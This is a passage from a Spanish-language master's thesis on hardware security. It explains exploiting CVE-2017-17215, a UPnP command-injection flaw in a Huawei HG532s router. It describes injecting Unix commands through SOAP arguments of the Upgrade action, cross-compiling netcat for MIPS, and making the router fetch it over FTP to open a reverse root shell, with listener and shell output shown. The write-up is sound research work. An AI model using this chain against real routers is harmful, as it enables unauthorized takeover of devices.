conocidas, como CWE-78, inyección de comandos del sistema operativo, o CWE-94, inyección de código, buscando funciones propicias a estos fallos como `exec`, `system` o `open` [42, 43]. Del mismo modo, también podemos buscar funciones de manejo de memoria, como `malloc` y `free` que puedan incurrir en las debilidades CWE-122, desbordamiento de montículo, CWE-415, llamada doble a `free`, CWE-590, liberación de memoria no asignada o CWE-789, exceso de asignación de memoria [44, 45, 46, 47].

Tras una búsqueda a través de varios de los ejecutables, encontramos en el binario `upnp` una función en la dirección 0x4075bc. La Figura 5.12 muestra el descompilado de la función 0x4075bc y que nosotros hemos anotado para facilitar su lectura. Aparentemente, se leen dos conjuntos de valores desde nodos XML mediante a la función `ATP_XML_GetChildNodeByName`. Los nodos leídos parecen ser *NewDowloadURL* y *NewStatusUrl* y su valor se guarda en las variables `child_node_newdownloadurl` y `child_node_newstatusurl` respectivamente. Estas dos variables acaban siendo procesadas por la función `snprintf`, que formatea una cadena con el literal *"upg -g -U %s -t 'Firmware Upgrade Image' -c upnp -r %s -d -b"* y las dos variables anteriores `child_node_newdownloadurl` y `child_node_newstatusurl`. Esta cadena final se guarda en la variable `command`, que acaba siendo pasada como argumento a `system`, donde se ejecuta.

Nuestra hipótesis al analizar esta función es la siguiente: Si tuviéramos control sobre los nodos XML que se leen, podría darse una vulnerabilidad de inyección de comandos que nos permitiera tomar control sobre el enrutador.

CAPÍTULO 6
Explotación de la vulnerabilidad CVE-2017-17215

Como hemos mencionado en el Capítulo 5, Sección 5.1.3, una de las funciones vulnerables encontradas parece especialmente propicia a ejecución de comandos. Esta función se halla en el ejecutable `upnp` y, a continuación, explicamos como hemos explotado esta vulnerabilidad para conseguir permisos de administrador en el dispositivo y lanzar un terminal remoto.

No obstante y a pesar de esto, nos encontramos al proceder a reportar la vulnerabilidad con que ya se encuentra identificada bajo el nombre CVE-2017-17215.

6.1 Qué es UPnP

UPnP son las siglas en inglés de *Universal Plug-and-Play*, una serie de protocolos de comunicación que permiten realizar funciones tan variadas como la compartición de archivos, interconexión, actualizaciones de *firmware* o impresión de documentos entre dispositivos en una misma red sin ningún tipo de configuración previa del usuario [48]. Las conexiones se realizan de manera *peer-to-peer* y su funcionalidad engloba todo tipo de dispositivos IoT, PCs de sobremesa y aparatos electrónicos. UPnP implementa y trabaja sobre protocolos conocidos y usados en Internet como IP, TCP, UDP y HTTP, englobando todas las peticiones propias de la tecnología en XML. UPnP está diseñado para funcionar a cualquier escala, bien sea en redes locales o a través de Internet, puesto que incorpora un sistema de descubrimiento de dispositivos [48].

No obstante, esta tecnología se ha visto golpeada por multitud de problemas y vulnerabilidades, bien a la hora de su implementación en dispositivos inteligentes o en su propio diseño. En primer lugar, su falla más evidente es que no presenta ningún método de autenticación en su diseño, asumiendo que la red en la que estos dispositivos están conectados es de confianza. Para cubrir este problema, han surgido protocolos como *Device Protection* o *Device Security and Security Console* por parte de UPnP Forum o *UPnP - User Profile*, una solución no oficial y no estandarizada [49, 50].

Aparte de estos problemas de diseño, han surgido múltiples vulnerabilidades en su protocolo, como aquellas presentes en LibUPnP y MiniUPnP, explotables a través de Internet si el dispositivo expone sus puertos, o la vulnerabilidad conocida como *CallStranger*, que permite destinar y enrutar tráfico a direcciones IP arbitrarias [51, 52, 53]. La implementación de esta tecnología en distintos dispositivos inteligentes también sufre de vulnerabilidades importantes, sin ir más lejos, como la que hemos descubierto previamente y procedemos a explicar a continuación [54].

```
└─$ find . -name *.xml
./etc/upnp/WanDslIfCfg.xml
./etc/upnp/IGDInfoScpd.xml
./etc/upnp/WLANCfg.xml
./etc/upnp/LanHostCfgMgmt.xml
./etc/upnp/LANSec.xml
./etc/upnp/WanDslLink.xml
./etc/upnp/L3Fwd.xml
./etc/upnp/WanCommonIfc1.xml
./etc/upnp/WanIpConn.xml
./etc/upnp/DevCfg.xml
./etc/upnp/DevUpg.xml
./etc/upnp/WanPppConn.xml
./etc/upnp/UserItf.xml
./etc/defaultcfg.xml
```

Figura 6.1: Búsqueda de todos los ficheros XML desde la raíz del sistema de ficheros.

6.2 Ejecución de comandos

El nombre del binario, como hemos visto en el Capítulo 5, Sección 5.1.3, nos da pistas bastante sólidas sobre la tecnología donde se encuentra la vulnerabilidad, en este caso, UPnP. Gracias también a que muchos nombres de funciones se han mantenido a la hora de compilar el binario, podemos ver que podemos inyectar un comando si controlamos, aparentemente, el contenido del fichero XML que se analiza. Las preguntas que surgen e intentamos resolver son las siguientes:

- ¿Qué fichero XML está leyendo el programa?
- ¿Desde dónde lee el programa este fichero?
- ¿Podemos modificar su contenido?

Con el sistema de ficheros disponible, procedemos a realizar una búsqueda de todos los ficheros XML en el dispositivo. La Figura 6.1 muestra las rutas de los archivos encontrados.

En el fichero *DevUpg.xml* encontramos las dos cadenas presentes en la función vulnerable que estamos investigando (Figura 5.12) y cuyas líneas iniciales podemos ver en la Figura 6.2, en este caso `NewDownloadURL` y `NewStatusURL`. El fichero XML completo se puede consultar en el Apéndice B.

Como hemos comentado en la Sección 6.1, la mayoría de protocolos en la pila de protocolos de UPnP utilizan XML como lenguaje de codificación de mensajes. Entre estos protocolos, destacamos tres, esenciales para el correcto funcionamiento de UPnP [48, 55, 56]:

- **SSDP**: Del inglés *Simple Service Discovery Protocol* (protocolo simple de descubrimiento de servicios) sirve para buscar dispositivos UPnP existentes en la red, pero también para anunciar nuevos servicios y dispositivos que entren en ella [56, 57].
- **SCPD**: Del inglés *Service Control Point Definition* (definición de puntos de control de servicios) define y expone a la red las acciones y servicios de un dispositivo [56].
- **SOAP**: Del inglés *Simple Object Access Protocol* (protocolo simple de acceso a objetos), sirve para interactuar con los servicios expuestos por un dispositivo [56].

Figura 6.2: Inicio del fichero *DevUpg.xml*.

El fichero XML que acabamos de encontrar forma parte del protocolo SCPD, como podemos comprobar por su nodo principal, `<scpd>`, y por la definición de acciones en sus subnodos. Con esto obtenemos que el enrutador va a disponer de un servicio presuntamente llamado `DevUpg`, con varias acciones, entre ellas `Upgrade` con argumentos `NewDownloadURL` y `NewStatusURL`. Estos dos argumentos, como se indica en el nodo `<direction>` del XML, son de entrada, con lo que cabe suponer que se pueden escribir cadenas arbitrarias en sus valores en las llamadas SOAP a la acción `Upgrade`.

Para confirmar nuestra teoría y responder a las preguntas anteriormente expuestas, creamos un ligero programa en Python llamado *upnp_scan.py* que actúe como cliente UPnP, haga un descubrimiento en la red interna y nos muestre todos los dispositivos. Tras esto, el programa obtiene todos los servicios que los dispositivos exponen junto con todas sus acciones, así como las URL de estas para realizar las correspondientes llamadas SOAP. El programa utiliza la librería *upnpclient*, disponible en GitHub [58] y su código se encuentra en el Apéndice C.

La salida de este programa se puede observar en la Figura 6.3. Se observa que el enrutador HGS32s dispone de muchos servicios y acciones, por lo que nos centramos en buscar la acción `Upgrade`. Como podemos observar en la Figura 6.4, la acción que estábamos buscando aparece entre aquellas disponibles para clientes UPnP en la red, junto con la URL y puerto sobre los que realizar las peticiones SOAP. Si nuestras hipótesis son correctas, una petición SOAP que inserte comandos Unix en los argumentos `NewUploadURL` y/o `NewStatusURL` debería hacer que estos se ejecuten en el dispositivo.

Para confirmar nuestras hipótesis, creamos otro programa Python que realice una petición SOAP a la URL de la acción `Upgrade` con los comandos Unix `echo ‘‘command execution‘‘` y `whoami`. Conforme está estructurada la vulnerabilidad, deberemos colocar ambos dos comandos como valor del primer argumento, `NewDownloadURL`, pues esperamos que la cadena de comandos termine con errores antes de llegar a `NewStatusURL` si dividimos ambos. Esperamos, pues, ver la salida de estos dos comandos por UART.

El programa en Python nos devuelve un código 200, lo que significa que la petición se ha realizado correctamente. No obstante, al monitorizar la salida UART del terminal, nos encontramos con una grata sopresa. Como podemos ver en la Figura 6.5, el *exploit* ha tenido un suceso parcial. Nuestros comandos se han procesado correctamente y, aunque no veamos la salida de ninguno de ellos, podemos intuir que se están ejecutando

```
└─$ python3 upnp_scan.py
[<Device 'Yabox'>, <Device 'Yabox'>, <Device 'HG532s Media Server:'>]
urn:dslforum-org:service:UserInterface:1
GetLoginUsername http://192.168.1.1:37215/ctrlt/UserInterface_1
GetLoginPassword http://192.168.1.1:37215/ctrlt/UserInterface_1
SetLoginPassword http://192.168.1.1:37215/ctrlt/UserInterface_1
urn:www-huawei-com:service:DeviceConfig:1
GetPersistentData http://192.168.1.1:37215/ctrlt/DeviceConfig_1
SetPersistentData http://192.168.1.1:37215/ctrlt/DeviceConfig_1
ConfigurationStarted http://192.168.1.1:37215/ctrlt/DeviceConfig_1
ConfigurationFinished http://192.168.1.1:37215/ctrlt/DeviceConfig_1
FactoryReset http://192.168.1.1:37215/ctrlt/DeviceConfig_1
Reboot http://192.168.1.1:37215/ctrlt/DeviceConfig_1
GetSecurityPort http://192.168.1.1:37215/ctrlt/DeviceConfig_1
GetServiceMode http://192.168.1.1:37215/ctrlt/DeviceConfig_1
SetServiceMode http://192.168.1.1:37215/ctrlt/DeviceConfig_1
urn:dslforum-org:service:LANConfigSecurity:1
SetConfigPassword http://192.168.1.1:37215/ctrlt/LANConfigSecurity_1
urn:dslforum-org:service:Layer3Forwarding:1
GetDefaultConnectionService http://192.168.1.1:37215/ctrlt/Layer3Forwarding_1
urn:www-huawei-com:service:DeviceUpgrade:1
Upgrade http://192.168.1.1:37215/ctrlt/DeviceUpgrade_1
GetSoftwareVersion http://192.168.1.1:37215/ctrlt/DeviceUpgrade_1
urn:dslforum-org:service:WANDSLInterfaceConfig:1
GetInfo http://192.168.1.1:37215/ctrlt/WANDSLInterfaceConfig_1
urn:dslforum-org:service:WANCommonInterfaceConfig:1
SetEnabledForInternet http://192.168.1.1:37215/ctrlt/WANCommonInterfaceConfig_1
GetEnabledForInternet http://192.168.1.1:37215/ctrlt/WANCommonInterfaceConfig_1
GetCommonLinkProperties http://192.168.1.1:37215/ctrlt/WANCommonInterfaceConfig_1
GetTotalBytesSent http://192.168.1.1:37215/ctrlt/WANCommonInterfaceConfig_1
GetTotalBytesReceived http://192.168.1.1:37215/ctrlt/WANCommonInterfaceConfig_1
```

Figura 6.3: Parte de la salida del programa *upnp_scan.py*

```
┌──(kali㉿kali)-[~/Documents/TFM]
└─$ python3 upnp_scan.py | wc -l
349

┌──(kali㉿kali)-[~/Documents/TFM]
└─$ python3 upnp_scan.py | grep "Upgrade "
Upgrade http://192.168.1.1:37215/ctrlt/DeviceUpgrade_1
```

Figura 6.4: La acción `Upgrade` se encuentra disponible. El programa también nos muestra la URL sobre la que realizar las llamadas SOAP.

```
Inetd app 1079 exited: signal number [0], exit code [0].
Ineted app extra not find come in.
Inetd app upnp:1113 exited: signal number [0], exit code [0].
Inetd app 1113 exited: signal number [0], exit code [0].
Ineted app extra not find come in.
sh: whoami: not found
```

Figura 6.5: Salida UART del dispositivo. El *exploit* ha tenido un éxito parcial.



Figura 6.6: Salida UART del dispositivo. Ambos comandos se ejecutan directamente.

debido al mensaje de error `sh: whoami: not found`. Con esto en mente, procedemos a realizar pequeñas modificaciones al programa. En primer lugar, vamos a redirigir el flujo del primer `echo` a la UART, y en segundo lugar, vamos a cambiar el segundo comando `whoami` por `echo "We are $USER"`, también redirigido a la UART. El código de este nuevo programa se puede encontrar en el Apéndice D.

En la Figura 6.6 podemos apreciar cómo los dos comandos se ejecutan de manera satisfactoria, confirmando que somos administradores del dispositivo y junto con un mensaje de ayuda del comando `upg` producido al cortar de manera prematura la cadena de opciones con nuestra inyección de comandos. Esto nos permite volver de nuevo a nuestras preguntas iniciales y responderlas:

- **¿Qué fichero XML está leyendo el programa?**: Ninguno. El XML que el programa analiza se trata del cuerpo de la petición SOAP que se realiza sobre una acción disponible en un servicio. En nuestro caso, la acción *Upgrade*.
- **¿Desde dónde lee el programa este fichero?**: Como hemos comentado anteriormente, no se trata de un fichero, sino del cuerpo de una petición SOAP generada por un cliente.
- **¿Podemos modificar su contenido?**: Al tratarse de una acción disponible para todos los elementos de la red y sus argumentos ser de entrada, podemos crear una aplicación cliente y construir un cuerpo de petición SOAP malicioso que se aproveche de la no correcta verificación de las cadenas de entrada. Esto lleva a inyectar comandos de UNIX controlados por el atacante.

6.3 Preparación y ejecución de un intérprete inverso

Con la capacidad de ejecutar comandos en el enrutador, el siguiente paso es el de lanzar un intérprete inverso que nos ayude a interactuar de manera más cómoda con el dispositivo. Como hemos podido comprobar en el Capítulo 5, Sección 5.1.2, no existe ninguna herramienta de red que nos permita crear intérpretes inversos de manera nativa. Tenemos, pues, dos aproximaciones ante nosotros: compilar en el dispositivo un

programa que nos permita crear conectores de red o subir al enrutador un programa ya compilado.

La primera aproximación parece poco factible, pues el dispositivo no posee el conjunto de compiladores de GNU ni tampoco ningún intérprete de Python, Ruby, PHP o similar, así que nos decantamos por la segunda aproximación.

6.3.1. Compilación cruzada de *netcat*

netcat[1] es una herramienta de red que nos permite crear conectores, tanto clientes como servidores, y ofrece un conjunto de posibilidades útiles a la hora de crear puertas traseras e intérpretes inversos, como ejecutar programas al iniciar la conexión o redirigir por salida estándar los datos recibidos por el conector. A día de hoy, la última versión de *netcat* es la 0.7.1, cuyo código fuente podemos encontrar en su página oficial.

Una vez hemos bajado el código fuente, tenemos que compilarlo para la arquitectura destino. Debido a este motivo, usar el compilador de GCC en nuestra máquina para compilar la herramienta hará que no funcione en el sistema destino, pues la máquina anfitriona sobre la que se compilaremos es x86_64 mientras que el enrutador posee arquitectura MIPS, como hemos visto en el Capítulo 3. La compilación cruzada consiste en compilar un programa para una arquitectura diferente a la de la máquina sobre la cual se está compilando, y se puede realizar siempre que se disponga de la adecuada cadena de herramientas (*toolchain* en inglés) para ello.

En una máquina Debian la instalación del conjunto de herramientas usado para compilar en MIPS se puede realizar de la siguiente manera:

```
1 $ apt-get install gcc-mips-linux-gnu
```

Listing 6.1: Instalación de GCC para arquitectura MIPS.

No obstante, esto no nos garantiza que las librerías usadas sean las correctas ni que la compilación resultante sea funcional en un dispositivo real. Por ejemplo, al tratarse de un dispositivo embebido, la biblioteca C utilizada puede variar de la estándar *glibc* a *uClibc* para dispositivos embebidos. Asimismo, pueden surgir problemas no triviales de compatibilidad de ABI o núcleo, por lo que nos decantaremos por la herramienta *Buildroot*, con la cual crearemos nuestra propia *toolchain* personalizada.

Buildroot[2] es una herramienta que permite la creación de entornos Linux para sistemas embebidos de forma fácil y personalizable. Entre las opciones que ofrece esta herramienta están la creación de sistemas de ficheros, cargadores de arranque, compilación del núcleo de Linux para dispositivos embebidos y personalización de cadenas de herramientas para compilación cruzada.

La herramienta se puede descargar desde su página web. Una vez bajada, procedemos a extraer el fichero `tar` en el que viene comprimida y entramos al directorio recién extraído. La herramienta es personalizable gracias a la opción `menuconfig` de su *Makefile* [59].

La Figura 6.7 muestra el menú principal de configuración. Principalmente nos interesa configurar las entradas *Target options* y *Toolchain*. En *Target options* seleccionaremos como arquitectura destino *MIPS (big endian)* y dejaremos la variante en *Generic MIPS32*. El resultado de esta configuración se puede observar en la Figura 6.8.

Volviendo al menú principal, configuramos en la entrada *Toolchain*. En ella nos aseguramos que *Toolchain type* esté configurada como *Buildroot toolchain* y que *C library* esté

[1] http://netcat.sourceforge.net/
[2] http://www.buildroot.org/



Figura 6.7: Menú de configuración de Buildroot.



Figura 6.8: Configuración de la arquitectura destino.



Figura 6.9: Configuración de la cadena de herramientas.

configurada como *uClibc-ng*. Del mismo modo, cambiamos la entrada *Kernel Headers* para que use cabeceras de Linux 4.4.x. Esta última opción no es necesaria, pero nos asegura que nuevas versiones del núcleo no nos generen problemas, pues como hemos visto en el Capítulo 3, el dispositivo usa una versión bastante vieja de Linux. El resultado final de la configuración se puede observar en la Figura 6.9.

Una vez configuradas estas dos opciones, procedemos a guardar la configuración con la opción *Save* del menú principal y salimos de la herramienta de configuración con la opción *Exit*. Si bien *Buildroot* nos ofrece la posibilidad de configurar sistemas enteros, en nuestro caso, solo nos es necesario crear una cadena de herramientas personalizada y por tanto, solo hemos configurado el mínimo necesario. En caso de querer usar *Buildroot* en toda su capacidad, tendríamos que bien editar la configuración recién guardada o crear otra que tenga en cuenta las características del sistema a crear.

Para crear la *toolchain*, basta con invocar `make` con el argumento `toolchain` [59]. La creación de esta tarda varios minutos y usa, por defecto, la configuración que acabamos de crear. El conjunto de herramientas de compilación generado lo encontraremos, por defecto, en *output/host/bin*, como podemos ver en la Figura 6.10.

Para poder usar estas herramientas de manera cómoda será necesario añadirlas al $PATH de nuestro sistema operativo. En nuestro caso, esto se ha conseguido de la siguiente manera:

```
1 $ export $PATH=$HOME/Documentos/TFM/buildroot/buildroot-2022.02.3/output/host/
    bin:$PATH
```

Listing 6.2: Añadiendo las herramientas recién creadas al PATH.

El siguiente paso será descargar el código fuente de *netcat* desde su página principal y proceder a compilarlo con las herramientas que acabamos de generar. Una vez extraído el código fuente, procedemos a configurar las opciones de compilado y a proceder a su compilación.

```
1 $ ./configure --target=mips
2 $ make CC=mips-buildroot-linux-uclibc-gcc CFLAGS="-static -EB"
```

Listing 6.3: Compilación de *netcat*.



Figura 6.10: Conjunto de utilidades de la cadena de herramientas de compilación cruzada generada con Buildroot.



Figura 6.11: El binario ha sido compilado como esperábamos.

El binario se encuentra en la carpeta *src* bajo el nombre de *netcat*. Un comando `file` nos indica que efectivamente se trata de un ELF estático compilado para arquitectura MIPS, como podemos ver en la Figura 6.11.

6.3.2. Introduciendo *netcat* en el dispositivo mediante FTP

En la Sección anterior hemos compilado *netcat* para que se ejecute en el enrutador HG532s, así que el siguiente paso es hacer que el binario llegue al dispositivo. Como hemos visto en la Sección 6.2 de este mismo Capítulo, el enrutador es vulnerable a ejecución de comandos. Modificando el *exploit* que encontramos en el Apéndice D y que hemos desarrollado en esa misma Sección, vamos a conseguir que el dispositivo se descargue por FTP el binario y acabe ejecutándolo, creando un intérprete inverso a nuestra máquina.

En primer lugar, será necesaria la configuración de un servidor FTP desde el cual el enrutador se pueda bajar el binario. En nuestro caso, vamos a usar *vsdftp*[3], un servidor de FPT para sistemas Unix. En máquinas Debian, se puede instalar de la siguiente manera:

```
1 $ apt-get install vsftpd
```

Listing 6.4: Instalación de *vsftpd*.

Una vez instalado, procedemos a su configuración. El fichero de configuración de la herramienta se encuentra en */etc/vsftpd.conf*. Por conveniencia, vamos a permitir la conexión de usuarios anónimos al servidor añadiendo al fichero de configuración la cadena `anonymous_enable=YES`. Una vez modificada esta configuración, arrancamos el servicio de la siguiente manera:

[3]https://security.appspot.com/vsftpd.html

```
Usage: ftpget [options] remote-host

Download or upload via FTP.

Options:
        -g    Download
        -s    Upload
        -v    Verbose
        -u    Username to be used
        -p    Password to be used
        -l    Local file path
        -r    Remote file path
        -P    Port to be used, optional
        -B    Bind local ip, optional
        -A    Remote resolved ip, optional
        -b    Transfer start position
        -e    Transfer length
        -m    Max transfer size
        -c    Compress downloaded file
```

Figura 6.12: Opciones disponibles del comando `ftpget`.

```
└─$ nc -lvp 4242
Connection from 192.168.1.1:58064
sh: turning off NDELAY mode
echo $USER
root
```

Figura 6.13: Intérprete inverso al enrutador HG532s.

```
1 $ service vsftpd start
```

Listing 6.5: Arranque de servicio*vsftpd*.

Por defecto, el directorio raíz del servidor FTP para conexiones anónimas se encuentra en */srv/ftp*, que es donde copiaremos el binario que hemos compilado en la Sección 6.3.1.

El segundo paso será modificar el programa que explota la vulnerabilidad para que ejecute los comandos necesarios para descargar nuestro binario. Como hemos visto en el Capítulo 5, Sección 5.1.2, en el directorio */usr/bin* existe un enlace simbólico llamado `ftpget` cuyo nombre sugiere la capacidad de descargar ficheros desde servidores FTP. Modificando el *exploit* del Apéndice D, procedemos a cambiar los comandos de nuestra prueba de concepto para ejecutar `ftpget` con la opción `-h` para ver todas sus opciones. La salida de este comando se puede observar en la Figura 6.12.

Sabiendo ahora las opciones que `ftpget` dispone, modificamos los comandos del programa para que el enrutador baje el fichero desde nuestro FTP, le dé permisos de ejecución y luego lo ejecute para crear una conexión en el puerto 4242. Este nuevo programa de explotación se puede encontrar en el Apéndice E.

Antes de ejecutar el programa Python, debemos crear una conexión en nuestra máquina atacante en el mismo puerto que hayamos escrito en el *exploit*. Esto se puede conseguir con el comando `nc` y las opciones `-l`, `-v` y `-p`, usando como puerto el `4242` [60]. Al ejecutar el *exploit* tendremos un intérprete inverso al dispositivo, tal como muestra la Figura 6.13.

CAPÍTULO 7
Conclusiones

